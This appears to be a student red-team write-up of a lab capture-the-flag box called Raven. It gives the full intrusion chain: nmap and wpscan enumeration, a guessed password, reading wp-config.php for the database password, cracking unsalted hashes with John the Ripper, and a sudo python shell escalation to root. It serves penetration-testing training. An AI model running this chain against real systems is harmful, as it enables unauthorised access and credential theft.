# **Red Team: Summary of Operations**


## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

**Command: nmap -sV 192.168.1.110**

**scan output**



This scan identifies the services below as potential points of entry:

* Target 1
  + **Port 22/TCP Open SSH**
  + **Port 80/TCP Open HTTP**
  + **Port 111/TCP rcpbind**
  + **Port 139/TCP Open Netbios**
  + **Port 445/TCP Open Netbios**

The following vulnerabilities were identified on each target:

* **Target 1**
  + Weak passwords / lack of password complexity
  + User enumeration via WordPress
  + Unsalted password hashes
  + Poor configuration of user privileges / privilege escalation

### **Exploitation**

RedTeam penetrated Target 1 gathering the confidential information shown below.*.*

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


* **Target 1**
  + **Flag1.txt**:
  + **Exploit Used**
    - * Use of WordPress scan (wpscan ) enumerating users on the Target 1 Wordpress website
      * Command: wpscan –url <http://192.168.1.110/wordpress> –enumerate u



**Scan output**




This gives us further ability to target users to gain access to the target. Michaels password was so weak we were about to guess it, the password for Michael was michael. Below shows the transition into user Michael.




* + **Flag 2**:
  + **Exploit Used**: Used same exploit as first flag, traversing directories as Michael.
    - **Flag 2 Capture**: As Michael we uncovered Flag 2 through the following directory path.
    - 
    - We then concatenated flag 2




* **Flag 3**:
  + Exploit Used: Same as 2 & 3 to get flag 1 and flag 2.
  + Flag 3 Capture: Gaining access to MySQL database
  + Once Flag 2 was located we used the *cd* command to access the html directory. Once in, we ran an *ls* of html we saw wordpress in this directory. From there we *cd wordpress,* ran an *ls* and then ran *cat wp-config.php*. This showed us the MySQL database password *R@v3nSecurity*.




* We then were able to login to MySQL with the following credentials / command
  + **Command**: Mysql -u root -p




* The following commands were used to explore MySQL and locate flag 3.
  + show databases;



* + use wordpress;
  + show tables;




* + select \* from wp\_posts;




* This was were Flag 3 was revealed



* **Flag 4**:
  + Exploit Used: Unsalted password hash crack and Python escalation via user Steven. Stevens credentials were accessed via the wp\_user file in MySQL as an unsalted hash.




* Next the unsalted hashes were moved to a user\_hashes.txt we created to then run *John the Ripper* and *rockyou.txt* against.



* Stevens password was then retrieved (password: *pink84*)
  + Next we SSH into stevens user



* This shows Steven has Python privileges allowing us to further our quest for Flag 4. The following commands below was the path to Flag 4 and ultimately rooting Raven!
  + sudo -l



* + Sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’



* + cd /root
  + ls

